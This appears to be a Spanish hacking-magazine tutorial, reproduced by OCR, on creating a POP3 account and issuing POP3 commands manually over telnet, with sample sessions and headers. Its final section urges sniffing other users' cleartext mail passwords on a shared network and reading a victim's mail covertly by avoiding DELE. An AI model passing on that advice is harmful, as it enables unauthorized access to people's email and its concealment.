
### 1.3.1.3. Interpretación de la captura




Se sale por completo de este artículo analizar los paquetes recibidos, aunque os lo recomiendo como magnífico ejercicio para comprender perfectamente el protocolo TCP/IP (importante si hacéis esto que prestéis atención, entre otras cosas, a los **Flags** del **TCP Header**), así que nos limitaremos a utilizar una útil herramienta de IRIS que lo que hace es mostrarnos directamente la sesión completa, olvidándonos de los detalles de cada paquete.

De los iconos de la columna de la izquierda vamos ahora al icono Decode. Pulsamos ahora el icono **Decode Buffer Packets**, que lo tenemos también en el menú **Decode**, y nos aparecerá la sesión que acabamos de capturar (*POP3 (110)*). Hacemos doble click, y nos aparecerá la sesión completa en un formato "legible". Lo

que aparece en rojo son las respuestas del servidor, y en azul los comandos que ha enviado nuestro cliente de correo. Por tanto, ¡lo que aparece en azul es precisamente lo que buscábamos! :-D





## 2. Y AL FIN, EL DICHOSO POP3

¡Vamos ya a la práctica!

Lo primero de todo es, por supuesto, tener una cuenta de correo POP3 en cualquier servidor, ya sea gratuito o de pago. Podéis buscar en Google "*pop3 gratuito*" para encontrar cualquier servidor que os de una cuenta POP3. Bueno, venga, vamos a crear juntos una cuenta POP3 gratuita. Nos vamos por ejemplo a http://www.hotpop.com/ y nos aparecerá una Web en la cual hay un botón llamado Signup!, ya sabes, púlsalo ;)





Lee en perfecto Ingés todo el contrato ;p, abajo del todo selecciona las dos casillas y finalmente pulsa PROCEED





Ahora un diminuto formulario. Nosotros como usuario hemos puesto yosoygenial y como dominio BonBon.net, así que nuestra dirección de mail POP3 gratuita será yosoygenial@BonBon.net :) Tu pon lo que quieras pero no copies el nuestro o NO PODRÁS CREAR la cuenta ;p

El único punto que te puede hacer dudar es eso de **Authorization Code (Código de Autorización)**, simplemente escribe ese código en la casilla inmediatamente inferior **Confirm Authorization (Confirmar Autorización)** y ya está. Otro punto que quizás (a algunos) les impida crear una cuenta es eso de **Reminder Question (Pregunta)**, es una pregunta que te hará el sistema en caso de que olvides tu calve, pues pon una pregunta cualquiera y lo importante es que en la casilla siguiente **Reminder Answer (Respuesta a la pregunta anterior)** pongas una respuesta SIN DEJAR ESPACIOS EN BLANCO, puesto que en caso contrario el sistema no lo admitirá como opción válida.




Todo esto es muy sencillo y me da hasta vergüenza explicarlo, pero bueno, esto es PC PASO A PASO ¿no? ;)
Ahora, pulsaremos el botón NEXT (abajo del todo) y aparecerá una ventana donde seleccionaremos qué servicio queremos. Solo podemos seleccionar una opción, BASIC, la única que es FREE! (gratuita). Pues venga, seleccionamos BASIC y pulsamos NEXT. Ahora nos aparecerá un formulario en que introduciremos los datos que queramos, volveremos a pulsar next, rellenaremos otro formulario, pulsaremos next y llegaremos a una ventana muy interesante.





Hemos seleccionado este proveedor de cuentas POP3 precisamente porque te permite hacer forwarding, es decir, redireccionar. Esta pantalla te explica en perfecto Ingles las ventajas de poder redireccionar el correo, soluciona (por ejemplo) un problema muy común en España: Imagina que hoy te conectas a Internet mediante Terra y dentro de unos meses decides cambiar de proveedor, el mail de Terra dejará de existir por mucho que ruegues a Telefónica que te lo deje activo. Si en lugar de utilizar el mail de Telefónica hubieses utilizado el que acabamos de crear, solo tendrías que redireccionar el correo hacia la nueva cuenta de correo de tu nuevo ISP (Proveedor de Internet), así de sencillo. Bueno, además sirve para otras cosas, como no dar a nadie tu verdadera dirección de correo; si das la que acabas de crear, cualquier mail que recibas puedes redireccionarlo a la TUYA (la que te da tu ISP).


Te dejamos que pienses en ello, mientras, como para seguir este texto no necesitamos redireccionar nada, pulsaremos sobre "I want to keep my mail on the server and use a POP Client" para empezar de una vez por todas a utilizar nuestra nueva, permanente y gratuita Cuenta POP3 :)




Listo!!! Ahora si introduces tu dirección (en nuestro caso yosoygenial@BonBon.net) y tu clave accederás a un menu que te permite configurar tu cuenta. Por ahora lo dejaremos tal y como está, pero pulsaremos sobre la opción POP CLIENT SETTINGS




Con lo que obtendremos los datos necesarios para poder acceder a nuestra cuenta.




Estos son los datos con los que configurarías tu Cliente de Correo (por ejemplo el Outlook) y que nosotros utilizaremos para ejercitarnos con el Telnet y entender qué es lo que ocurre cada vez que nos bajamos el correo :)

## 2.1. ESTABLECIMIENTO DE LA CONEXIÓN

Mirando la pantalla anterior, podemos ver que el nombre del servidor POP3 es **popbonbon.net**. Tenemos que abrir una conexión con ese servidor en el puerto 110, que es el puerto de POP3, para lo cual podemos escribir desde una consola (shell de Linux/Unix, o ventana MS-DOS en Windows) lo siguiente:

telnet pop.bonbon.net 110


Con esto se nos abrirá una aplicación de Telnet que conectará automáticamente con el servidor de correo, en el puerto de POP3.




### Sí ya tenemos...

Si ya tenemos el TELNET abierto (y nosotros lo tenemos activo desde el punto 1.1 de este artículo, ¿recuerdas? Donde te advertimos que NO CERRASES la ventana TELNET), entonces, en lugar de utilizar la anterior instrucción simplemente escribiremos **"o pop.bonbon.net 110"** (sin comillas) y pulsaremos enter. El resultado será idéntico.


```
Símbolo del sistema - telnet
Cliente Telnet de Microsoft
El carácter de escape es "CTRL++"
Microsoft Telnet> ?
Los comandos se puede abreviar. Los comandos permitidos son:
c    - close            cierra la conexión actual
d    - display          muestra los parámetros de visualización
o    - open             conectarse a un sitio
q    - quit             salir de telnet
set  - set              establecer opciones (escriba 'set ?' para mostrar lista)
sen  - send             envía cadenas al servidor
st   - status           escribe la información de estado
u    - unset            desactivar opciones (escriba 'unset ?' para mostrar
                        lista)
?/h  - help             muestra información de ayuda
Microsoft Telnet> o pop.bonbon.net 110
```




-- o es el comando OPEN: abrir/establecer conexión
-- pop.bonbon.net es el nombre de dominio donde hemos creado la cuenta de correo. Ese nombre de dominio corresponde a una IP y esa IP corresponde a un PC dónde hay un programa (servidor de mail) que atiende las peticiones al puerto 110. Si no te queda claro, leete de nuevo el número uno de hack x crack, en concreto el curso de TCP/IP… por cierto, recuerda que el número uno puedes bajártelo GRATIS de nuestra Web en formato PDF o pedirlo por correo --> www.hackxcrack.com

-- 110 es el puerto que escucha el Servidor de Correo Remoto. Si te intentases conectar en otro puerto, o no se establecería la conexión o estarías conectándote a otro tipo de servicio (puerto 80 para Servidor Web, puerto 21 para servidor FTP… tienes una buena lista en el número 6 de PC PASO A PASO).

Si todo ha ido bien, el servidor nos devolverá una respuesta parecida a esta:
+OK hello from popgate(2.23.11).
Siempre que la respuesta empiece por +OK es que todo ha ido bien. :)
Siempre que la respuesta empiece por -ERR es que algo ha ido mal. :(





**A partir de ahora...**

A partir de ahora YA ESTAMOS CONECTADOS al Servidor Remoto (en este caso un Servidor POP3). Los comandos que introduciremos a continuación NO SON COMANDOS TELNET, sino comandos de POP3, es decir, comandos que entenderá el Servidor de Correo. No hay que confundirse con esto!!! Haciendo una analogía entre un teléfono y un TELNET diremos que, para establecer una comunicación con un teléfono primero hay que descolgar e introducir un número al que llamar (en TELNET en lugar de un número introducimos un comando, en este caso o pop.bonbon.net 110). Pero una vez establecida la comunicación, cuando desde el otro lado una persona descuelga el auricular, dejamos tranquilo el teclado del teléfono y empezamos a hablar en el idioma adecuado, en nuestro caso Español (en TELNET exactamente igual, una vez establecida la conexión con un Servidor Remoto nos olvidamos de los Comandos Telnet y empezamos a "hablar" en el lenguaje de nuestro interlocutor, en este caso un Servidor que habla POP3).

## 2.2. AUTENTICACIÓN

Lo primero de todo es identificarnos con nuestro nombre de usuario y nuestro password. Si nuestro cliente de Telnet no tiene **eco local**, es conveniente que lo activemos antes de escribir nada, ya que si no no podremos ver el texto que escribimos nosotros mismos. Esto ya lo dijimos al principio de este artículo y es MUY IMPORTANTE. Aquí tienes como ejemplo el cliente de Telnet de Windows 9x, donde el eco local se activa en la opción **Preferencias** del menú **Terminal**.




Este es el cliente telnet de Windows 9X

Ya estamos preparados para escribir el primer comando, que va a ser precisamente el que le diga al servidor cual es nuestro nombre de usuario.
Suponiendo que nuestro usuario es **yosoygenial**, escribimos:
USER yosoygenial --> **este es nuestro user, tu debes poner el tuyo ;p**
(Por supuesto, todas las líneas se terminan con Intro...). Si todo ha ido bien, la respuesta habitual será algo así:
+OK password required.
Ahora tenemos que escribir el password que, supongamos que es superclave:
PASS superclave --> **esta es nuestra clave, tu debes poner la tuya ;p**
Si todo ha ido bien, ¡ya estamos dentro de nuestra cuenta de correo! Llegados a este punto, las respuestas del servidor pueden ser muy diferentes, pero tienen que empezar siempre por +OK, ya que si algo ha salido mal en la autenticación, no estaremos en nuestra

cuenta :(




## 2.3. LECTURA DE LOS MENSAJES

### 2.3.1. Comando STAT

Como decía, una vez dentro de nuestra cuenta, el servidor nos responderá de forma diferente según haya o no mensajes sin leer en el servidor. En caso de que no haya mensajes sin leer, la respuesta puede ser algo parecido a esto:
+OK maildrop ready, 0 messages (0 octets) (3885111 6291111)
Esto nos diría que hay 0 mensajes. En realidad, la forma correcta de hacer esto, es mediante el comando:

STAT (introducimos el comando y pulsamos enter)

¿Por qué es más "correcta" esta forma? Porque las especificaciones de POP3 no obligan a que el servidor nos de esta información cada vez que conectamos, por lo que la forma de asegurarnos es utilizar el comando especificado para ello en el protocolo.
Tras este comando, nos debería responder con 2 números, el primero de los cuales será el numero de mensajes que hay en el servidor (en tu cuenta, claro), y el segundo será el tamaño en bytes de los mismos. Siguiendo con el ejemplo de que no haya mensajes en el servidor, esta sería una respuesta:
+OK 0 0





### 2.3.2. Comando LIST

Antes de seguir vamos a enviarnos un mail a nuestra nueva y reluciente cuenta de correos, ya sabes, abre tu Cliente de Correo (Eudora, Messenger, Outlook, Kmail...) y envíate un par de mails diciendo lo guapo que eres y esas cosas).

Cerramos el cliente de correo y ahora que ya hemos estrenado la cuenta, la cosa será diferente. Volvemos al Telnet y tras completar la autenticación (después del comando PASS) podríamos tener algo como esto:

+OK maildrop ready, 2 message (2163 octets)
STAT
+OK 2 (2163)

Como vemos, hay dos mensajes, de 2163 bytes (octetos).
Cuando hay más de un mensaje, podemos ver el tamaño individual de cada mensaje con el comando:
LIST
Tras esto, obtendríamos una lista de los mensajes, con el tamaño de cada uno.
Si queremos ver el tamaño concreto de un mensaje, podemos pasar el número de mensaje como argumento al comando LIST:
LIST 1
Y nos dará sólo el tamaño del mensaje 1.




### 2.3.3. Comando RETR

Una vez que ya sabemos los mensajes que hay, podemos ver el contenido de los mismos. Viendo el tamaño de cada mensaje podemos hacernos una idea de si el mensaje contendrá sólo texto, o también un attachment (archivo adjunto). En caso de que queráis ver un mensaje con attachment, habría que entrar en el tema de la decodificación de binarios, y me temo que esto se saldría del tema. :-(
Así que vamos a ver un simple mensaje de texto. Continuando con el ejemplo anterior, 2

mensajes de 1283 y 880 bytes, por el tamaño deducimos claramente que los mensajes contienen sólo texto y, además, muy poco texto. ¿Por qué digo que es muy poco texto? Porque de esos 956 bytes, la mayoría serán la cabecera del mensaje, como veremos ahora. Vamos a utilizar el comando RETR para ver el contenido completo del mensaje 1, de la siguiente manera:

RETR 1

Si el mensaje existe, y todo ha ido bien, a continuación el servidor nos soltará a pelo el contenido completo del mensaje. Si no tenéis configurado vuestro cliente de correo para que muestre las cabeceras completas, la respuesta os sonará a chino, pero si no, lo que veréis será exactamente lo que veis cada vez que recibís un mensaje. Explicar las cabeceras si que se sale del espacio disponible para este artículo, así que si realmente os interesa podéis investigar por vuestra cuenta. Lo que más nos interesará en principio son los 3 típicos campos que podemos ver siempre que recibimos un email: **From** (el "supuesto" emisor del mensaje), **To** (el destinatario del mensaje), y **Subject** (el asunto del mensaje). Buscando en el chorizo que compone la cabecera podréis encontrar esos tres campos sin problemas.

Telnet pop.bonbon.net

```
RETR 1
+OK 1283 octets
Return-Path: <empleo@editotrans.com>
Received: from editotrans.com (235.Red-80-36-230.pooles.rima-tde.net [80.36.230.
235])
        by mx1.bonbon.net (Postfix) with SMTP id E1010228127
        for <yosoygenial@bonbon.net>; Tue, 11 Feb 2003 21:19:43 +0000 (UTC)
From: "PC PASO A PASO -- OFERTA DE EMPLEO" <empleo@editotrans.com>
To: <yosoygenial@bonbon.net>
Subject: Segundo mail de la prueba TELNET
Date: Tue, 11 Feb 2003 22:19:38 +0100
Message-ID: <000101c2d213$48aaf450$6400a8c0@alma>
MIME-Version: 1.0
Content-Type: text/plain;
        charset="iso-8859-1"
Content-Transfer-Encoding: quoted-printable
X-Priority: 3 (Normal)
X-MSMail-Priority: Normal
X-Mailer: Microsoft Outlook, Build 10.0.4510
Importance: Normal
X-MimeOLE: Produced By Microsoft MimeOLE V6.00.2800.1106
X-HotPOP-Delivered-To: yosoygenial@bonbon.net

Aqu=ED estamos pasando el rato y probando acentos.
Aqu=ED est=E1mos pas=E1ndo =E9l r=E1to y prob=E1ndo ac=E9ntos.

--------------------------------------------
--------------------------------------------
Sr. Rub=E9n Sent=EDs (Direcci=F3n)
EDITOTRANS S.L.
PC PASO A PASO + LOS CUADERNOS DE HACK X CRACK
WEB: www.hackxcrack.com
MAIL: central@editotrans.com
--------------------------------------------
--------------------------------------------


.
```


```
RETR 1
+OK 1283 octets
Return-Path: <empleo@editotrans.com>
Received: from editotrans.com (235.Red-80-36-230.pooles.rima-tde.net [80.36.230.
235])
        by mx1.bonbon.net (Postfix) with SMTP id E1010228127
        for <yosoygenial@bonbon.net>; Tue, 11 Feb 2003 21:19:43 +0000 (UTC)
From: "PC PASO A PASO -- OFERTA DE EMPLEO" <empleo@editotrans.com>
To: <yosoygenial@bonbon.net>
Subject: Segundo mail de la prueba TELNET
Date: Tue, 11 Feb 2003 22:19:38 +0100
Message-ID: <000101c2d213$48aaf450$6400a8c0@alma>
MIME-Version: 1.0
Content-Type: text/plain;
        charset="iso-8859-1"
Content-Transfer-Encoding: quoted-printable
X-Priority: 3 (Normal)
X-MSMail-Priority: Normal
X-Mailer: Microsoft Outlook, Build 10.0.4510
Importance: Normal
X-MimeOLE: Produced By Microsoft MimeOLE V6.00.2800.1106
X-HotPOP-Delivered-To: yosoygenial@bonbon.net
```


CABECERA


```
Aqu=ED estamos pasando el rato y probando acentos.
Aqu=ED est=E1mos pas=E1ndo =E9l r=E1to y prob=E1ndo ac=E9ntos.

--------------------------------------------
--------------------------------------------
Sr. Rub=E9n Sent=EDs (Direcci=F3n)
EDITOTRANS S.L.
PC PASO A PASO + LOS CUADERNOS DE HACK X CRACK
WEB: www.hackxcrack.com
MAIL: central@editotrans.com
--------------------------------------------
--------------------------------------------
```


MENSAJE



## El cuerpo...

El cuerpo del mensaje original contiene dos frases:

- Aquí estamos pasando el rato y probando acentos
- Aquí estámos pasándo él ráto y probándo acéntos

Como curiosidad, fíjate que en la Ventana telnet las tildes son sustituidas por símbolos y letras. Si recogieses los mails mediante un Cliente de Correo, verías que aparecería el mensaje original perfectamente construido (con tildes). ¿Por qué ocurre esto? ¿Por qué no vemos las tildes en el Telnet?

Como ya hemos ido aprendiendo, todo funciona mediante estándares, y el correo electrónico no es diferente. En principio un Cliente de Correo solo puede leer (entender/interpretar) caractéres ASCII. En la página 58 del número 3 de Hack x Crack ya os dimos una tabla ASCII, puedes comprobar que para una letra acentuada NO EXISTE traducción ASCII, por lo tanto, cuando se introduce un valor no interpretable mediante ASCII, este es transformado (traducido) a lo que podemos llamar un ASCII-Extendido (una ASCII ampliado).

Esta transformación la hace el Cliente de Correo directamente y de forma transparente para el usuario. Cuando envías en un mail la vocal i acentuada, el Cliente (Outlook por ejemplo) ENVIARÁ la cadena "=ED" en lugar de "í"… ummm… entonces ¿por qué cuando recibo

un mail veo la i acentuada? Pues porque Outlook, cuando recibe esa cadena, la transforma de nuevo en "í". Es como un traductor automático.
Si quisiesemos profundizar en el problema, deberíamos hablar del standar MIME (Multipurpose Internet Mail Extensions Encoding), la IETF (Internet Engineering Task Force), cómo es tratada la cabecera de un mail (en estricto USA-ASCII), cómo es tratado el mensaje (depende de la codificación especificada en la cabecera) y unas cuantas cosas más… poco a poco llegaremos :)

**2.3.4. Comando TOP**

¿Y si en lugar de 956 bytes el mensaje ocupa 30000 bytes y aún así queremos ver, por ejemplo, quien nos envía ese mensaje? ¿Tenemos que tragarnos los 30KB de mensaje solo para buscar un dato de la cabecera? Para evitar eso tenemos precisamente el comando **TOP**.

Este comando nos permite ver sólo las primeras líneas de un mensaje, sin necesidad de bajar el mensaje entero. Así, si escribimos:

TOP 2 20

El servidor nos mostrará las 20 primeras líneas del mensaje número 2. Podremos así ver la cabecera para hacernos una idea de si nos interesa o no el resto del mensaje.

Este comando me fue muy útil hace años, cuando utilizaba una cuenta shell con espacio limitado la cual se me saturaba cada vez que alguien me enviaba un archivo adjunto relativamente grande. Cuando intentaba recibir mi correo desde la cuenta shell, sólo podía recibir los mensajes que había antes del mensaje grande, ya que al llegar a ese punto daba un error y no había manera de recibir el resto de mensajes. Mi única solución, aparte de dar el coñazo al administrador del sistema, era conectarme por Telnet al servidor POP3, ver mediante el comando TOP si ese mensaje gordo me interesaba, o lo podía borrar directamente, y arreglar el entuerto sin necesidad de conectarme a mi cuenta shell saturada.

**2.3.5. Comandos DELE y RSET**

Pero, ¿cómo borraba ese dichoso mensaje que me estaba saturando la cuenta? Pues para eso tenemos el comando **DELE,** que lo que hace es precisamente eliminar un mensaje del servidor. Este comando es muy importante, ya que el proceso que sigue un cliente de correo (a no ser que se configure para que actúe de otra manera) al recibir el correo es el siguiente:

1- autentificarse para entrar en la cuenta (**USER** y **PASS**, u otros sistemas de autenticación que no puedo explicar por falta de espacio, como son **APOP** y **AUTH**)
2- ver los mensajes que hay en el servidor (**STAT** y **LIST**, y posiblemente otros comandos que tampoco explicaré, como **UIDL**)
3- bajar los mensajes al PC local del usuario (**RETR**)
4- borrar los mensajes ya bajados del servidor, ya que los tiene ya el usuario en su PC (**DELE**)
5- salir de la cuenta (**QUIT**)

Por tanto, una vez se hace un **RETR** de un mensaje, es habitual que queramos liberar el espacio en el servidor, ya que ese mensaje ya lo hemos leído. Para borrar el mensaje número 3, por ejemplo, haremos:

DELE 3

Si por cualquier motivo nos arrepentimos de haber borrado algún mensaje, podemos echarnos atrás, siempre y cuando estemos todavía en la misma sesión, utilizando el siguiente comando:

RSET

Este comando anulará todos los **DELE** que se hayan hecho en esa sesión.

**2.3.6. Comando QUIT**

Un premio para el que adivine qué hace este comando...

La única consideración a tener en cuenta es que, cuando se cierra la sesión con **QUIT**, es el momento en el que se hacen efectivos los comandos **DELE**, por lo que a partir de este momento los mensajes que se hayan borrado serán ya irrecuperables.

## 2.4. CONCLUSIONES DE SEGURIDAD

En POP3 hay básicamente 3 mecanismos diferentes de autenticación, de los cuales sólo he explicado uno por falta de espacio. Este mecanismo es el que utiliza los comandos **USER** y **PASS**, como hemos visto. Supongo que entre vosotros habrá unos cuantos avispados que se habrán frotado las manos al descubrir que los passwords llegan hasta el servidor sin ningún tipo de codificación ni encriptación (cosa que no ocurre cuando se realiza la autenticación mediante los comandos **APOP** o **AUTH**). En efecto, si vuestro PC está en una red local con varios usuarios, e instaláis un **sniffer** en vuestro PC, podréis ver sin ningún problema todos los passwords de correo de los usuarios que utilicen cuentas con este tipo de autenticación. Por supuesto, no sólo podréis ver los passwords, si no también el resto de la sesión POP3, que incluye el contenido de todos los mensajes.

Suponiendo que consiguieseis robar algún password por este sistema, o por cualquier otro, y quisieseis ver el correo de la pobre víctima sin que ésta se entere, está claro que no podréis hacerlo utilizando un cliente de correo por las buenas, ya que éste borrará los mensajes una vez leídos, de tal forma que el usuario legítimo de la cuenta de correo no podrá leerlos después de que los hayas "interceptado" tú y eso, aparte de ser una putada, cantaría mucho tras varios días sin recibir un sólo mensaje. Una solución a esto sería ver el correo tal y como os he explicado, utilizando un cliente de **Telnet**, y escribiendo vosotros mismos los comandos que os interesen, es decir, cualquiera menos el comando **DELE**, que sería el que jodería el invento. Por supuesto, otra solución sería configurar vuestro cliente de correo para que no borre los mensajes una vez leídos, pero... eso sería menos divertido, ¿verdad? ;-)

